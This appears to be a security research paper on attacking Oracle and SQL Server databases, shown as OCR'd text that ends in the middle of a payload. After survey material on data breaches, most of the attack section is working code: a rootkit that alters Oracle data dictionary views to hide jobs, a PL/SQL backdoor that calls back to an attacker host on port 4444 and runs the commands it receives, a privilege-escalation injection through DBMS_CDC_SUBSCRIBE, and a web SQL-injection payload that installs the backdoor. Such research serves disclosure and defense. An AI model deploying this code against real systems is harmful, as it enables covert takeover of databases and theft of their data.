Hacking Databases for Owning your Data

Author:
Cesar Cerrudo
(cesar>.at.<argeniss>.dot.<com)
Esteban Martinez Fayo
(esteban>.at.<argeniss>.dot.<com)


Abstract:

Data theft is becoming a major threat, criminals have identified where the money is. In the last years many databases from fortune 500 companies were compromised causing lots of money losses. This paper will discuss the data theft problem focusing on database attacks, we will show actual information about how serious the data theft problem is, we will explain why you should care about database security and common attacks will be described, the main part of the paper will be the demonstration of unknown and not well known attacks that can be used or are being used by criminals to easily steal data from your databases, we will focus on most used database servers: MS SQL Server and Oracle Database, it will be showed how to steal a complete database from Internet, how to steal data using a database rootkit and backdoor and some advanced database 0day exploits. We will demonstrate that compromising databases is not big deal if they haven't been properly secured. Also it will be discussed how to protect against attacks so you can improve database security at your site.

Introduction:

"By one estimate, 53 million people have had data about themselves exposed over the past 13 months" - InformationWeek, 03/20/2006 [1]
That is old news, right now the number of people that have had their data exposed is more than 100 million!
This is just starting, attacks will increase in number and sophistication.

In the next image you can see the Top 10 Customer Data-Loss Incidents as of March 2006:



Top 10 Customer Data-Loss Incidents

Company/Organization	No. of affected	Date of initial customers disclosure
CardSystems	40 million	June 17, 2005
Citigroup	3.9 million	June 6, 2005
DSW Shoe Warehouse	1.4 million	March 8, 2005
Bank of America	1.2 million	Feb. 25, 2005
Wachovia, Bank of America, PNC Financial Services Group, Commerce Bancorp	676,000	April 28, 2005
Time Warner	600,000	May 2, 2005
Georgia Department of Motor Vehicles	465,000	April 2005
LexisNexis	310,000	March 9, 2005
University of Southern California	270,000	July 19, 2005
Marriott International	206,000	Dec. 28, 2005

Note: As of March 2006
Data: Privacy Rights Clearinghouse, InformationWeek

If you want to be more scared just take a look at:

http://www.privacyrights.org/ar/ChronDataBreaches.htm


There, a chronology of data breaches is kept up to date by Privacy Rights Clearinghouse [2].

These data breaches not only prejudice people that has their data compromised, the biggest damage is caused to the company affected by the breach, in order to illustrate this let's see some estimated money loses of some companies that didn't take care of the data:

- ChoicePoint: $15 million
- B.J.'s Wholesale: $10 million
- Acxiom: $850,000
- Providence Health System: $9 million

Those numbers speak by themselves.

Data about people has more value than people think, let's see and estimation of how much personal data worth (Open market pricing of personal data from Swipe Toolkit [3]) :



Data	Amount
Address	$0.50
Phone number	$0.25
Unpublished phone number	$17.50
Cell phone number	$10
Date of birth	$2
Social Security number	$8
Driver's license	$3
Education	$12
Credit history	$9
Bankruptcy details	$26.50
Lawsuit information	$2.95
Sex offender	$13
Workers' comp history	$18
Military record	$35

You can see why cyber criminals are going for your data, of course on black market the prices won't be the same (maybe yes), but 20% of these prices multiplied by let's say 100,000 records it's good money for a point and click few minutes job (hack).

Why database security?:

You must care about database security because databases are where your most valuable data rest:

- Corporate data.
- Customer data.
- Financial data.
- Etc.

When your databases stop working your company stops working too, try to do a quick estimation about how much money you will lose if your databases stop working for a couple of hours, for a day, a week, etc. instantly you will realize that your databases are the most important thing in your company. I was talking about databases stop working without mentioning a reason, what about if your databases get hacked, then your company can lose millions, in worst case it can run out of business.

You must comply with regulations, laws, etc.:

- Sarbanes Oxley (SOX).
- Payment Card Industry (PCI) Data Security Standard.
- Healthcare Services (HIPAA) .
- Financial Services (GLBA) .
- California Senate Bill No. 1386 .
- Data Accountability and Trust Act (DATA).
- Etc.

And that list gets bigger every day, but complying with regulations and laws is not our topic right now, it's deserves another paper.

Database vulnerabilities affect all database vendors, I know it's old news but guess what? it's still a big issue, some vendors as our loved Oracle (DB2 doesn't seem much better!!) are more affected than others. For instance, on 2006 Oracle released 4 Critical Patch Updates related with database server, more than 20 remote (no authentication required) vulnerabilities were fixed, but that's not the worst new, currently there are more than 50 vulnerabilities that are still un-patched on Oracle Database, so no matter if your database servers are up to date with patches they still can be easily hacked.
To give an idea of how buggy are database servers let me quickly mention how many 0days Argeniss currently has:

- DB2: 8
- Informix: 2
- Oracle: >50

Nowadays perimeter defense is strong and secure but that's not enough, databases have many entry points such as web applications, internal networks, partners networks, etc. Any regular database user can hack a database if it's not properly monitored. No matter if operating systems and networks are properly secured, databases still could: be mis-configured, have weak passwords, be vulnerable to unknown and known vulnerabilities, etc.

How databases are hacked?:

It's important to mention how databases are hacked, having this in mind helps you to better protect them. Let's enumerate some common attacks.

Password guessing/brute-forcing:
If passwords are blank or not strong they can be easily guessed/brute-forced. After a valid user account is found is easy to complete compromise the database, especially if the database is Oracle.

Passwords and data sniffed over the network:
If encryption is not used, passwords and data can be easily sniffed.

Exploiting mis-configurations:
Some database servers are open by default. Lots of functionality enabled and most of the time insecurely configured.

Delivering a Trojan:
This is not a common database server attack but it's something we are researching and the results are scary, soon we will have one beautiful beast ready, maybe on next paper you will know it.
A trojan can be delivered by email, p2p, IM, CD, DVD, pen drive, etc. Once it gets executed on a desktop computer by a company employee, it will get database servers and users information in an automatic and stealth way using ODBC, OLEDB, JDBC configured connections, sniffing, etc. When enough information is collected the trojan can connect to database servers, it could try default accounts if necessary. After a successful login it will be ready to steal data, it could run a 0day to elevate privileges to own the complete database server and also install a database rootkit to hide its actions. All the previous steps will be repeated on every database server found. The trojan can send the stolen data encrypted back to attacker by email, HTTP, covert channel, etc.

Exploiting known/unknown vulnerabilities:
Attackers can exploit buffer overflows, SQL Injection, etc. in order to own the database server. The attack could be through a web application by exploiting SQL Injection so no authentication is needed. In this way databases can be hacked from Internet and firewalls are complete bypassed. This is one of the easiest and preferred method that criminals use to steal sensitive information such as credit cards, social security numbers, customer information, etc.

Stealing disks and backup tapes:
This is something that is not commonly mentioned, companies always say that disks or backups were lost :)
If data files and backed up data are not encrypted, once stolen data can be easily compromised.

Installing a rootkit/backdoor:
By installing a rootkit actions and database objects can be hidden so administrators won't notice someone hacked the database and continues having access. A database backdoor can be used, designed to steal data and send it to attacker and/or to give the attacker stealth and unrestricted access at any given time.

Oracle Database attacks:

Now let’s see some attacks for Oracle databases.

Stealing data using a rootkit and backdoor:

To steal data from a database the best option seems to be the combination of a database rootkit and a database backdoor. This will allow an attacker to administer a database from a remote location and to be hidden from the DBA.

Oracle Database Rootkits:

A rootkit is a set of tools used by an attacker after hacking a computer system that hides logins, processes, etc. It is commonly used to hide the operation of an attacker in a compromised system. Rootkits are more widespread in Operating Systems but the idea is applicable to databases too.
There are different ways to implement rootkits in Oracle databases, for more information see [7].
This paper shows an example of a rootkit that modifies data dictionary views to hide the attacker activity.

Oracle Database Backdoors:

This kind of backdoors allows attackers to execute commands and queries on the database

from a remote location and get the responses from the server.
Attackers don't want to be visible to database administrators, so backdoors can be used in combination with rootkits to hide the backdoor operations from the DBA.

Implementing an Oracle Database Backdoor:

To implement an Oracle Database Backdoor an attacker can write a program in PL/SQL, Java or a combination of both.

This program will do basically three things:

- Use built-in network functionality to open a connection to the attacker's host.
- Read the connection and execute the commands the attacker sends.
- Write to the opened connection the output of the commands.

This program (the backdoor) can be scheduled, using the Job functionality, to run periodically, so if the connection is lost or the database instance is restarted, the attacker will get connected at a later time.
In order to avoid detection, the communication between the backdoor and the attacker's host can be encrypted or encoded in some way that is not detected by an IDS or IPS and that is not understandable to someone that is looking at the network traffic.

Proof-of-concept example of a Backdoor and Rootkit:

This example consists of two parts. One part are the PL/SQL scripts that needs to be run on the Oracle Database server with administrator privileges (the attacker will have to run these scripts using an exploit to elevate privileges or get administrative access to the server) and the other part is the Backdoor Console.

Backdoor Console:


The Backdoor Console is a GUI application that the attacker runs on his/her computer. It allows the attacker to:

- Send commands to the Backdoor and receive the output.
- View information about the deployed Backdoor.
- Configure the Backdoor.
- Manage multiple Backdoors.

Communication between the Backdoor and the Backdoor Console:

The Backdoor installed in the database server and the Backdoor Console that is running on the attacker's host use TCP/IP to communicate. The Backdoor Console listens on a predefined TCP port (4444) waiting for connections from the database server Backdoor.

When the Backdoor starts, it opens an outgoing TCP connection to a predefined host and port where the Backdoor Console is listening. The first message that the Backdoor sends, contains information about the owned database: Database Server type (Oracle, SQL Server), Version, Database name and Database ID.



Name: ORCL DBID: 1112494026 Version: Oracle Database 10g Enterprise

Commands to Send:

- Create a new user
- Grant DBA to a user
- Get the all the user password hashes
- Get all the DB Links
- Create a hidden user
- Export and zip Database - Step 1

Username: HACKER


```
GRANT DBA TO "{{Username=HACKER}}"
```

Backdoor Console screenshot

Then the Backdoor enters a loop repeating these operations:

- Reads from the TCP/IP connection and executes the commands it receives from the Backdoor Console.
- Sends the output to the Backdoor Console.
- Sends an "[[EnD]]" string meaning there is no more output for the command.

It loops until the "EXIT" command is received. When the Backdoor receives the EXIT command, it closes the TCP connection.



Name: ORCL DBID: 1112494026 Version: Oracle Database 10g Enterprise

Commands to Send:

- Execute PL/SQL Statements
- Create a new user
- Grant DBA to a user
- Get the all the user password hashes
- Get all the DB Links
- Export and zip Database - Step 1
- Export and zip Database - Step 2
- Export and zip Database - Step 3
- Export and zip Database - Step 4 (Windows)
- Export and zip Database - Step 4 (*nix)

```
SELECT USERNAME, PASSWORD FROM DBA_USERS
```

USERNAME	PASSWORD
SYS	50ED2E4962176525
SYSTEM	9B994D843EC7DD65
MGMT_VIEW	B7A76767C5DB2BFD
SCOTT	F894844C34402B67

Communication between the Backdoor Console and the Backdoor installed in the database

PL/SQL Scripts:

These are PL/SQL scripts that will install (or uninstall) the rootkit and the backdoor in an Oracle database.

OracleRootkit.sql:

This script creates a function that modifies the data dictionary views DBA_JOBS, DBA_JOBS_RUNNING, KU$_JOB_VIEW to hide the backdoor job.
The function can be injected in any SQL Injection vulnerability where a function call can be injected as is the case of many SQL Injection vulnerabilities recently found in Oracle software.

Below is the script that installs the backdoor. The original views are altered to add a condition in the WHERE clause so the backdoor job is not returned. In red you can see what is added to the original view definition.

```
CREATE OR REPLACE
FUNCTION ins_rootkit RETURN VARCHAR2 AUTHID CURRENT_USER AS
  PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  EXECUTE IMMEDIATE 'CREATE OR REPLACE FORCE VIEW "SYS"."DBA_JOBS" ("JOB",
"LOG_USER", "PRIV_USER", "SCHEMA_USER", "LAST_DATE", "LAST_SEC", "THIS_DATE",
"THIS_SEC", "NEXT_DATE", "NEXT_SEC", "TOTAL_TIME", "BROKEN", "INTERVAL",
"FAILURES", "WHAT", "NLS_ENV", "MISC_ENV", "INSTANCE") AS
  select JOB, lowner LOG_USER, powner PRIV_USER, cowner SCHEMA_USER,
    LAST_DATE, substr(to_char(last_date,''HH24:MI:SS''),1,8) LAST_SEC,
    THIS_DATE, substr(to_char(this_date,''HH24:MI:SS''),1,8) THIS_SEC,
    NEXT_DATE, substr(to_char(next_date,''HH24:MI:SS''),1,8) NEXT_SEC,
    (total+(sysdate-nvl(this_date,sysdate)))*86400 TOTAL_TIME,
    decode(mod(FLAG,2),1,''Y'',0,''N'',''?'') BROKEN,
    INTERVAL# interval, FAILURES, WHAT,
    nlsenv NLS_ENV, env MISC_ENV, j.field1 INSTANCE
  from sys.job$ j WHERE j.what not like ''DECLARE l_cn UTL_TCP.CONNECTION;%''';

  EXECUTE IMMEDIATE 'CREATE OR REPLACE FORCE VIEW "SYS"."DBA_JOBS_RUNNING"
("SID", "JOB", "FAILURES", "LAST_DATE", "LAST_SEC", "THIS_DATE", "THIS_SEC",
"INSTANCE") AS
  select v.SID, v.id2 JOB, j.FAILURES,
    LAST_DATE, substr(to_char(last_date,''HH24:MI:SS''),1,8) LAST_SEC,
    THIS_DATE, substr(to_char(this_date,''HH24:MI:SS''),1,8) THIS_SEC,
    j.field1 INSTANCE
  from sys.job$ j, v$lock v
  where v.type = ''JQ'' and j.job (+)= v.id2 and j.what not like ''DECLARE l_cn
UTL_TCP.CONNECTION;%''';

  EXECUTE IMMEDIATE 'CREATE OR REPLACE FORCE VIEW "SYS"."KU$_JOB_VIEW" OF
"SYS"."KU$_JOB_T"
  WITH OBJECT IDENTIFIER (powner_id) AS
  select ''1'',''0'',
         u.user#, j.powner, j.lowner, j.cowner, j.job,
         TO_CHAR(j.last_date, ''YYYY-MM-DD:HH24:MI:SS''),
         TO_CHAR(j.this_date, ''YYYY-MM-DD:HH24:MI:SS''),
         TO_CHAR(j.next_date, ''YYYY-MM-DD:HH24:MI:SS''),
         j.flag, j.failures,
       REPLACE(j.interval#, '''''''', ''''''''''''),
         REPLACE(j.what, '''''''', ''''''''''''),
         REPLACE(j.nlsenv, '''''''', ''''''''''''),
       j.env, j.field1, j.charenv
  from   sys.job$ j, sys.user$ u
  where  j.powner = u.name and j.what not like ''DECLARE l_cn
UTL_TCP.CONNECTION;%''';
```

```
  COMMIT;
  RETURN '';
END;
```

OracleBackdoor.sql:
This script creates a function that submits a job that reads commands from the attacker host, executes them and sends the command output back to the attacker.

This is the script contents with comments in green:

Create a function named ins_backdoor that executes as the calling user and is defined as an autonomous transaction. These characteristics are required so this function can then be used in a SQL injection exploit.

```
CREATE OR REPLACE
FUNCTION ins_backdoor RETURN VARCHAR2 AUTHID CURRENT_USER AS
  PRAGMA AUTONOMOUS_TRANSACTION;
  job_id NUMBER;
BEGIN
```

Submit a database job using the job functionality in DBMS_JOB. For the TCP/IP communication with the Backdoor Console it uses the UTL_TCP Oracle standard package.

```
DBMS_JOB.SUBMIT(job_id, 'DECLARE l_cn UTL_TCP.CONNECTION;
  l_ret_val PLS_INTEGER;
  l_sqlstm VARCHAR2(32000);
  l_thecursor INTEGER;
  l_columnvalue VARCHAR2(2000);
  l_status INTEGER;
  l_colcnt NUMBER DEFAULT 0;
  l_desc_t DBMS_SQL.DESC_TAB;
BEGIN
```

Open a connection to the attacker host where the Backdoor Console is running. In this script it is hardcoded to 192.168.253.1 and the TCP port is 4444. You can change it to any other value.

```
  l_cn := UTL_TCP.OPEN_CONNECTION(''192.168.253.1'', 4444, 1521);
```

Get the information about the database and send it over the TCP connection as an XML document.

```
  SELECT DBID, NAME INTO l_colcnt, l_sqlstm FROM V$DATABASE;
  SELECT banner INTO l_columnvalue FROM V$VERSION WHERE ROWNUM = 1;
  l_ret_val := UTL_TCP.WRITE_LINE(l_cn, ''<?xml version="1.0" encoding="utf-8" ?
><IncommingConn xmlns="http://tempuri.org/IncomingBackdoorConn.xsd"
DBType="Oracle" ServerVersion="'' || l_columnvalue || ''" DBName="'' || l_sqlstm
|| ''" DBID="'' || l_colcnt || ''"/>'');
  LOOP
    l_sqlstm := UTL_TCP.GET_LINE(l_cn, TRUE);
    EXIT WHEN UPPER(l_sqlstm) = ''EXIT'';
    BEGIN
      l_thecursor := DBMS_SQL.OPEN_CURSOR;
```

If the received SQL command is a SELECT it will first get all the column names and send them so the Backdoor Console displays them as the column headers in a grid.

```
      IF(SUBSTR(LTRIM(UPPER(l_sqlstm)), 1, 7)) = ''SELECT '' THEN
```

```
        DBMS_SQL.PARSE(l_thecursor, l_sqlstm, DBMS_SQL.NATIVE);
        DBMS_SQL.DESCRIBE_COLUMNS(l_thecursor, l_colcnt, l_desc_t);
        FOR i IN 1 .. l_colcnt LOOP
          l_ret_val := UTL_TCP.WRITE_LINE(l_cn, '''' || l_desc_t(i).col_name);
          DBMS_SQL.DEFINE_COLUMN(l_thecursor, i, l_columnvalue, 2000);
        END LOOP;
        l_ret_val := UTL_TCP.WRITE_LINE(l_cn,   '''');

        DBMS_SQL.DEFINE_COLUMN(l_thecursor, 1, l_columnvalue, 2000);
        l_status := DBMS_SQL.EXECUTE(l_thecursor);
        LOOP
          EXIT WHEN(DBMS_SQL.FETCH_ROWS(l_thecursor) <= 0);
          FOR i IN 1 .. l_colcnt
          LOOP
            DBMS_SQL.COLUMN_VALUE(l_thecursor, i, l_columnvalue);
            l_ret_val := UTL_TCP.WRITE_LINE(l_cn, '''' || l_columnvalue);
          END LOOP;
          l_ret_val := UTL_TCP.WRITE_LINE(l_cn, '''');
        END LOOP;
        DBMS_SQL.CLOSE_CURSOR(l_thecursor);
      ELSE
```

If the received SQL command is not a SELECT just execute it using EXECUTE IMMEDIATE.

```
        EXECUTE IMMEDIATE(l_sqlstm);
        l_ret_val := UTL_TCP.WRITE_LINE(l_cn, ''PL/SQL successfully
completed.'');
      END IF;
    EXCEPTION
```

If there are any errors, send the description over the connection.

```
    WHEN OTHERS THEN
      l_ret_val := UTL_TCP.WRITE_LINE(l_cn, ''ORACLE ERROR: '' || sqlerrm);
    END;
    l_ret_val := UTL_TCP.WRITE_LINE(l_cn, ''[[EnD]]'');
  END LOOP;
  UTL_TCP.CLOSE_CONNECTION(l_cn);
END;
```

SYSDATE + 10/86400 is the time when the job must start for the first time. It is 10 seconds after the submission.
'SYSDATE + 1/1440' means that the job will run again every one minute.

```
', SYSDATE + 10/86400, 'SYSDATE + 1/1440');
  COMMIT;
  RETURN '';
END;
```

CleanOracleBackdoor.sql:
This script removes all the Backdoor Jobs. To do this it will search for all the Database Jobs starting with 'DECLARE L_CN UTL_TCP.CONNECTION;' and remove them using DBMS_JOB.REMOVE.

```
DECLARE
  CURSOR l_cur_jobs IS
    SELECT JOB FROM JOB$ WHERE WHAT LIKE 'DECLARE l_cn UTL_TCP.CONNECTION;%';
  l_rec l_cur_jobs % rowtype;
```

```
BEGIN
  OPEN l_cur_jobs;
  LOOP
    FETCH l_cur_jobs INTO l_rec;
    EXIT WHEN l_cur_jobs % NOTFOUND;
    DBMS_JOB.REMOVE(l_rec.job);
    COMMIT;
  END LOOP;
  COMMIT;
END;
```

CleanOracleRootkit.sql:
Restores the jobs data dictionary views to its original state.
It's similar to OracleRootkit.sql but without the conditions that were added to hide the backdoor (text in red).

Executing these scripts as a DBA user:

As discussed earlier, these scripts need to be run on the database server as a user with DBA privileges. In the previous section 'How databases are hacked?' we mention and described some of the techniques that attackers could use to achieve this.

As a low privilege user connected to the Database:
For this example we will use a PL/SQL injection vulnerability to elevate privileges and execute the functions we just created with DBA privileges.
The vulnerability is in the CHANGE_SET parameter of DBMS_CDC_SUBSCRIBE.GET_SUBSCRIPTION_HANDLE procedure. To exploit this vulnerability we can execute this:

```
DECLARE
  P_CHANGE_SET VARCHAR2(32767);
  P_DESCRIPTION VARCHAR2(32767);
  P_SUBSCRIPTION_HANDLE NUMBER;
BEGIN
  P_CHANGE_SET := '''||SCOTT.ins_rootkit()||''';
  P_DESCRIPTION := 'AA';
  P_SUBSCRIPTION_HANDLE := 1;
  SYS.DBMS_CDC_SUBSCRIBE.GET_SUBSCRIPTION_HANDLE(P_CHANGE_SET, P_DESCRIPTION,
P_SUBSCRIPTION_HANDLE);
END;
```

To install the backdoor just change ins_rootkit for ins_backdoor.

As a web application user:
Using a web application vulnerable to SQL injection, an attacker can still install a Rootkit and a Backdoor even if he doesn't have direct access to the Database Server.
The file TableEmpSearch.asp is an example of a web page that is vulnerable to SQL injection attacks (the Search parameter is vulnerable). The vulnerability allows a malicious web user to inject a function call. This function will get executed as the web application database user.
Now we will see that there is a built-in function in Oracle that will help exploit this web application vulnerability.

DBMS_XMLQUERY.GETXML:
There is a function (available since Oracle 9i Release 1) called GETXML in package DBMS_XMLQUERY that executes a query and returns the result in XML format. By default it has EXECUTE privilege granted to PUBLIC. The interesting part is that it allows to execute anonymous PL/SQL blocks and creating an autonomous transaction executes not only queries

but also DML and DDL statements. No privilege elevation exists here, but this can be used to exploit more easily the many SQL Injection vulnerabilities that require a function to be created and also to easily exploit a SQL injection in a web application with an Oracle Database backend.
To execute PL/SQL blocks as the web database user an attacker can submit this in the Search parameter of the web page:

```
'||dbms_xmlquery.getXml('declare PRAGMA AUTONOMOUS_TRANSACTION; begin execute
immediate '' ANY PL/SQL BLOCK ''; commit; end; ', 0)||'
```

This results in the next PL/SQL being executed by the web database user:

```
SELECT EMPNO, ENAME, JOB FROM SCOTT.EMP WHERE ENAME LIKE ''||
dbms_xmlquery.getXml('declare PRAGMA AUTONOMOUS_TRANSACTION; begin execute
immediate '' ANY PL/SQL BLOCK ''; commit; end; ', 0)||'%'
```

We will assume that the web database user doesn't have DBA privileges but the CREATE PROCEDURE privilege. So we will create a function that installs the backdoor and later we will exploit a SQL injection vulnerability in one of the Oracle packages to execute this function as SYS.
To create the function to install the Backdoor Job an attacker can send this to the web page parameter vulnerable to SQL injection:

```
'||dbms_xmlquery.getXml(   'declare     PRAGMA AUTONOMOUS_TRANSACTION;   begin
execute immediate ''CREATE OR REPLACE FUNCTION ins_backdoor RETURN VARCHAR2
AUTHID CURRENT_USER AS   PRAGMA AUTONOMOUS_TRANSACTION;   job_id NUMBER;
l_count NUMBER;   BEGIN   execute immediate ''''SELECT COUNT(*) FROM JOB$ WHERE
WHAT LIKE ''''''''DECLARE l_cn UTL_TCP.CONNECTION;%'''''''''''' INTO L_COUNT; if
l_count = 0 then DBMS_JOB.SUBMIT(job_id, ''''DECLARE l_cn UTL_TCP.CONNECTION;
l_ret_val PLS_INTEGER;   l_sqlstm VARCHAR2(32000);   l_thecursor INTEGER;
l_columnvalue VARCHAR2(2000);   l_status INTEGER;   l_colcnt NUMBER DEFAULT 0;
l_desc_t DBMS_SQL.DESC_TAB; BEGIN   l_cn :=
UTL_TCP.OPEN_CONNECTION(''''''''192.168.253.1'''''''', 4444, 1521);   SELECT
DBID, NAME INTO l_colcnt, l_sqlstm FROM V$DATABASE;   SELECT banner INTO
l_columnvalue FROM V$VERSION WHERE ROWNUM = 1;   l_ret_val :=
UTL_TCP.WRITE_LINE(l_cn, ''''''''<?xml version="1.0" encoding="utf-8" ?
><IncommingConn xmlns="http://tempuri.org/IncomingBackdoorConn.xsd"
DBType="Oracle" ServerVersion="'''''''' || l_columnvalue || ''''''''"
DBName="'''''''' || l_sqlstm || ''''''''" DBID="'''''''' || l_colcnt ||
''''''''"/>'''''''');   LOOP     l_sqlstm := UTL_TCP.GET_LINE(l_cn, TRUE);
EXIT WHEN UPPER(l_sqlstm) = ''''''''EXIT'''''''';     BEGIN       l_thecursor :=
DBMS_SQL.OPEN_CURSOR;          IF(SUBSTR(LTRIM(UPPER(l_sqlstm)), 1, 7)) =
''''''''SELECT '''''''' THEN         DBMS_SQL.PARSE(l_thecursor, l_sqlstm,
DBMS_SQL.NATIVE);         DBMS_SQL.DESCRIBE_COLUMNS(l_thecursor, l_colcnt,
l_desc_t);         FOR i IN 1 .. l_colcnt LOOP          l_ret_val :=
UTL_TCP.WRITE_LINE(l_cn, '''''''''''''''' || l_desc_t(i).col_name);
